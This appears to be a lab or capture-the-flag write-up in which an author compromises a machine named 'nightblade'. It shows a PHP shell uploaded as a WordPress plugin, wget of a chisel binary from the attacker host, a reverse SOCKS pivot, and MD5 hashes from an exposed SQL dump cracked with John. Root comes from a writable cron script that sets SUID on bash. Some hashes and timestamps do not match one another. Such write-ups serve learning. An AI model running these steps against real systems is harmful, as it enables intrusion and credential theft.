
(tb@ kali) [~/machine/month-3/nightblade]
$ mkdir -p shell

(tb@ kali) [~/machine/month-3/nightblade]
$ mv shell.php shell/



(tb@ kali) [~/machine/month-3/nightblade]
$ zip -r shell.zip shell/
adding: shell/ (stored 0%)
adding: shell/shell.php (deflated 21%)

(tb@ kali) [~/machine/month-3/nightblade]
$
```






I activated the uploaded plugin and gained a shell as `www-data`.



Pivoting into the Internal Network

The compromised host had a second network interface connected to the **20.20.20.0/24** subnet, which was not directly reachable from my machine. I transferred a **chisel** binary to the target using a temporary Python HTTP server and established a **reverse SOCKS5** tunnel to pivot into the internal network.



```

www-data@563af0f7e198:/home$ cd /tmp
cd /tmp
www-data@563af0f7e198:/tmp$ wget http://10.10.10.1:8888/chisel
wget http://10.10.10.1:8888/chisel
--2026-07-26 05:20:19-- http://10.10.10.1:8888/chisel
Connecting to 10.10.10.1:8888... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4309559 (4.1M) [application/octet-stream]
Saving to: 'chisel'

chisel                100%[=====>]  4.11M  --.-KB/s    in 0.004s

2026-07-26 05:20:19 (1.00 GB/s) - 'chisel' saved [4309559/4309559]

www-data@563af0f7e198:/tmp$ ls
ls
chisel  shell  tmp.feLNRLP4KZ
www-data@563af0f7e198:/tmp$ ls -la
ls -la
total 4228
drwxrwxrwt 1 root    root      4096 Jul 26 05:20 .
drwxr-xr-x 1 root    root      4096 Jul 26 02:12 ..
-rw-r--r-- 1 www-data www-data 4309559 Mar  9 04:56 chisel
-rw-r--r-- 1 www-data www-data   77 Jul 26 04:47 shell
drwx----- 2 mysql    mysql     4096 Mar 16 20:03 tmp.feLNRLP4KZ
www-data@563af0f7e198:/tmp$ █

```

#attacker machine

```
$ ./chisel server -p 9999 --reverse --socks5 -v
```

#target

```
./chisel client 10.10.10.1:9999 R:socks
```

```

(tb@kali)-[~/machine/month-3/nightblade]
$ ./chisel server -p 9999 --reverse --socks5 -v
2026/07/26 06:23:40 server: Reverse tunnelling enabled
2026/07/26 06:23:40 server: Fingerprint ariaK0Pwgh1kFvy9xikzL4DlSYjU78WhAozGyqJc16w=
2026/07/26 06:23:40 server: Listening on http://0.0.0.0:9999
2026/07/26 06:24:22 server: session#1: Handshaking with 10.10.10.2:47342 ...
2026/07/26 06:24:22 server: session#1: Verifying configuration
2026/07/26 06:24:22 server: session#1: tun: Created (SOCKS enabled)
2026/07/26 06:24:22 server: session#1: tun: proxy#R:127.0.0.1:1080⇒socks: Listening
2026/07/26 06:24:22 server: session#1: tun: Bound proxies
2026/07/26 06:24:22 server: session#1: tun: SSH connected
█

```

```

www-data@563af0f7e198:/tmp$ ls -la
ls -la
total 10400
drwxrwxrwt 1 root      root          4096 Jul 26 05:23 .
drwxr-xr-x 1 root      root          4096 Jul 26 02:12 ..
-rw-r--r-- 1 www-data www-data 10631160 Jul 26 05:22 chisel
-rw-r--r-- 1 www-data www-data      77 Jul 26 04:47 shell
drwx----- 2 mysql     mysql        4096 Mar 16 20:03 tmp.feLNRLP4KZ
www-data@563af0f7e198:/tmp$ chmod +x chisel
chmod +x chisel
www-data@563af0f7e198:/tmp$ ./chisel client 10.10.10.1:9999 R:socks
./chisel client 10.10.10.1:9999 R:socks
2026/07/26 05:24:22 client: Connecting to ws://10.10.10.1:9999
2026/07/26 05:24:22 client: Connected (Latency 754.912µs)

```

Internal Enumeration

Initially, I could not access **20.20.20.3** in the browser. After routing my traffic through the **SOCKS5** tunnel, the host became accessible, confirming it was reachable from the pivot point.

```

└─$ proxychains -f /etc/proxychains4.conf -q curl http://20.20.20.3

```

The host returned the default **Apache** page.

```

(tb@kali)~/machine/month-3/nightblade
$ proxychains -f /etc/proxychains4.conf -q curl http://20.20.20.3
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <!--
    Modified from the Debian original for Ubuntu



```

```

</div>
<div class="content_section floating_element">
  <div class="content_section_text">
    <p>
      This is the default welcome page used to test the correct
      operation of the Apache2 server after installation on Ubuntu systems.
      It is based on the equivalent page on Debian, from which the Ubuntu Apache
      packaging is derived.
      If you can read this page, it means that the Apache HTTP server installed at
      this site is working properly. You should <b>replace this file</b> (located at
      <tt>/var/www/html/index.html</tt>) before continuing to operate your HTTP server.
    </p>
    <p>
      * The site could be temporarily unavailable or too busy
      * If you're having trouble viewing this page, you may have
      * If you are a normal user of this web site and don't know what this page is
      about, this probably means that the site is currently unavailable due to
      maintenance.
      If the problem persists, please contact the site's administrator.
    </p>

```

I then configured **FoxyProxy** to route browser traffic through the same **SOCKS5** proxy, allowing me to access the application over the pivot.



The initial content scan through the tunnel found only `index.php` and `index.html`. As this provided little value, I repeated the scan using a broader set of file extensions, which revealed additional content.

```
-$ proxychains -f /etc/proxychains4.conf -q dirb http://20.20.20.3/ /usr/share/wordlists/dirb/common.txt -X .php,.html,.txt
```



```
(tb@kali) [~/machine/month-3/nightblade]
$ proxychains -f /etc/proxychains4.conf -q dirb http://20.20.20.3/ /usr/share/wordlists/dirb/common.txt -X .php,.html,.txt

DIRB v2.22
By The Dark Raver

START_TIME: Sun Jul 26 06:40:36 2026
URL_BASE: http://20.20.20.3/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt
EXTENSIONS_LIST: (.php,.html,.txt) | (.php)(.html)(.txt) [NUM = 3]

GENERATED WORDS: 4612

Scanning URL: http://20.20.20.3/
+ http://20.20.20.3/index.php (CODE:200|SIZE:6592)
+ http://20.20.20.3/index.html (CODE:200|SIZE:10671)

END_TIME: Sun Jul 26 06:40:48 2026
DOWNLOADED: 13836 - FOUND: 2
```

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is properly configured to use the proxy.

The expanded scan revealed **db.sql**, which was downloadable directly. Inspecting the database dump exposed several user password hashes.

```
-$ proxychains -f /etc/proxychains4.conf -q dirb http://20.20.20.3/ /usr/share/wordlists/dirb/common.txt -X .php,.html,.txt,.sql,.db,.zip,.bak,.pdf,.backup,.json,.xml
```

```
(tb@kali) [~/machine/month-3/nightblade]
$ proxychains -f /etc/proxychains4.conf -q dirb http://20.20.20.3/ /usr/share/wordlists/dirb/common.txt -X .php,.html,.txt,.sql,.db,.zip,.bak,.pdf,.backup,.json,.xml


DIRB v2.22
By The Dark Raver

START_TIME: Sun Jul 26 06:43:40 2026
URL_BASE: http://20.20.20.3/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt
EXTENSIONS_LIST: (.php,.html,.txt,.sql,.db,.zip,.bak,.pdf,.backup,.json,.xml) | (.php)(.html)(.txt)(.sql)(.db)(.zip)(.bak)(.pdf)(.backup)(.json)(.xml) [NUM = 11]

GENERATED WORDS: 4612

Scanning URL: http://20.20.20.3/
+ http://20.20.20.3/db.sql (CODE:200|SIZE:5919)
+ http://20.20.20.3/index.php (CODE:200|SIZE:6592)
+ http://20.20.20.3/index.html (CODE:200|SIZE:10671)

END_TIME: Sun Jul 26 06:45:04 2026
DOWNLOADED: 59732 - FOUND: 3
```



When I reached to **/db.sql** page, the file was downloaded.

I identified the hashes as **unsalted MD5** using hash-identifier.

```
-- Dumping data for table 'sys_auth'
--
LOCK TABLES 'sys_auth' WRITE;
/*!40000 ALTER TABLE 'sys_auth' DISABLE KEYS */;
INSERT INTO 'sys_auth' VALUES ((2, 'nightblade', 'root', '8621ffdbc5698829397d97767ac13db3', '2026-03-09 23:11:00'), (2, 'krav0', 'admin', 'bdc814f4789c7678a760a814a7744d1e', '2026-03-08 18:22:00'), (3, 'svc_backup', 'service', '2992b05d778865d1bef8fa905a27570', '2026-03-09 03:00:00'), (4, 'svc_monitor', 'service', '099f20c317ea4345c8b86385eadc3fc5', '2026-03-09 12:00:00'));
/*!40000 ALTER TABLE 'sys_auth' ENABLE KEYS */;
UNLOCK TABLES;

-- Table structure for table 'tickets'
--
```

```

HASH: 8621ffdbc5698829397d97767ac13db3
bdc814f4789c7678a760a814a7744d1e
2992b05d778865d1bef8fa905a27570
099f20c317ea4345c8b86385eadc3fc5
482c811da5d5b4bc6d497ffa98491e38
28db548ac69921eca66afe7de34f67f5
a8af8b1a725629b019f818a55670f0d8

Not Found.

HASH:
Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

Least Possible Hashs:
[+] RAdmin v2.x
[+] NTLM
[+] MD4
[+] MD2
[+] MD5(HMAC)
[+] MD4(HMAC)
[+] MD2(HMAC)
[+] MD5(HMAC Wordpress))
[+] Haval-128
[+] Haval-128(HMAC)
[+] RipeMD-128
[+] RipeMD-128(HMAC)
[+] SNEFERU-128
```

Then I cracked them with **John the Ripper** using the **rockyou.txt** wordlist, recovering the plaintext passwords.

```
john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt users.txt
```

dragon	(nightblade)
password123	(jsmith)
voidwalker	(krav0)

```
(tb@kali)-[~/machine/month-3/nightblade]
$ nano users.txt

(tb@kali)-[~/machine/month-3/nightblade]
$ cat users.txt
nightblade:8621ffdbc5698829397d97767ac13db3
krav0:bd814f4789c7678a760a814a7744d1e
svc_backup:2992b05d778865d1bef8faf905a27570
svc_monitor:099f20c317ea4345c8b86385eadc3fc5
jsmith:482c811da5d5b4bc6d497ffa98491e38
alice:28db548ac69921eca66afe7de34f67f5
bob:a8af8b1a725629b019f818a55670f0d8

(tb@kali)-[~/machine/month-3/nightblade]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt users.txt
Using default input encoding: UTF-8
Loaded 7 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
dragon          (nightblade)
password123     (jsmith)
voidwalker     (krav0)
3g 0:00:00:00 DONE (2026-07-26 06:58) 3.092g/s 14786Kp/s 14786Kc/s 62097KC/s fuckyooh21..*7;Vamos!
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(tb@kali)-[~/machine/month-3/nightblade]
$
```

SSH Access

The recovered **nightblade** credentials provided SSH access to the internal host.

```
(tb@kali)-[~/machine/month-3/nightblade]
$ proxychains -f /etc/proxychains4.conf -q ssh nightblade@20.20.20.3
The authenticity of host '20.20.20.3 (20.20.20.3)' can't be established.
ED25519 key fingerprint is: SHA256:N/sIf3sDn6h1DKL1DIWtb8F00Na56hODiENKgS0dxw4
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '20.20.20.3' (ED25519) to the list of known hosts.
nightblade@20.20.20.3's password:
'Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 7.0.12+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Mar 24 19:46:31 2026 from 10.10.10.2
'nightblade@c36df92a7716:~$ whoami
nightblade
nightblade@c36df92a7716:~$
```

Privilege Escalation

I enumerated scheduled tasks and identified a custom **root** cron job.

```
$ cat /etc/cron.d/nightblade
```

```
* * * * * root /opt/scripts/check.sh
```

```
nightblade@c36df92a7716:/opt/scripts$ ls -la /etc/cron.d
total 24
drwxr-xr-x 1 root root 4096 Mar 10 13:55 .
drwxr-xr-x 1 root root 4096 Jul 26 02:13 ..
-rw-r--r-- 1 root root 102 Mar 23 2022 .placeholder
-rw-r--r-- 1 root root 201 Jan 8 2022 e2scrub_all
-rw-r--r-- 1 root root 37 Mar 10 13:55 nightblade
-rw-r--r-- 1 root root 712 Jan 27 2022 php
nightblade@c36df92a7716:/opt/scripts$ cat /etc/cron
cron.d/      cron.daily/  cron.hourly/ cron.monthly/ cron.weekly/ crontab
nightblade@c36df92a7716:/opt/scripts$ cat /etc/cron.d
cron.d/      cron.daily/
nightblade@c36df92a7716:/opt/scripts$ cat /etc/cron.d/nightblade
* * * * * root /opt/scripts/check.sh
nightblade@c36df92a7716:/opt/scripts$
```

The script `/opt/scripts/check.sh` was writable by the current user and executed as **root** every minute via cron.

```
nightblade@c36df92a7716:/opt/scripts$ ls
check.sh
nightblade@c36df92a7716:/opt/scripts$ cat check.sh
#!/bin/bash
echo "[$(date)] Checking services ... " >> /var/log/check.log
service apache2 status >> /var/log/check.log
service mysql status >> /var/log/check.log
nightblade@c36df92a7716:/opt/scripts$ ls -la check.sh
-rwxrwxr-x 1 root nightblade 160 Mar 24 20:00 check.sh
nightblade@c36df92a7716:/opt/scripts$
```

I modified the script to set the **SUID** bit on `/bin/bash`, allowing me to obtain a root shell when the job executed.

```
#!/bin/bash
chmod u+s /bin/bash
```

```
nightblade@c36df92a7716:/opt/scripts$ nano check.sh
nightblade@c36df92a7716:/opt/scripts$ cat check.sh
#!/bin/bash
chmod u+s /bin/bash
nightblade@c36df92a7716:/opt/scripts$
```

Once the cron job executed, I obtained a **root** shell using the SUID-enabled `bash` binary.

```
$ bash -p
```

```
nightblade@c36df92a7716:/opt/scripts$  
nightblade@c36df92a7716:/opt/scripts$ bash -p  
bash-5.1# whoami  
root  
bash-5.1# whoami & date  
[1] 5736  
root  
Sun Jul 26 06:09:14 -05 2026  
[1]+ Done whoami  
bash-5.1#
```

I obtained **root** access, fully compromising the target system.

Findings Overview

#	Finding	Severity
1	Sensitive path disclosed via <code>robots.txt</code> (obfuscated, not protected)	Medium
2	Publicly accessible custom password list	High
3	Weak / guessable WordPress administrator credentials	High
4	Authenticated remote code execution via plugin upload	Critical
5	Internal database dump (<code>db.sql</code>) exposed over HTTP	High
6	Weak password hashing (unsalted MD5) and credential reuse	High
7	World-writable root cron script → local privilege escalation	Critical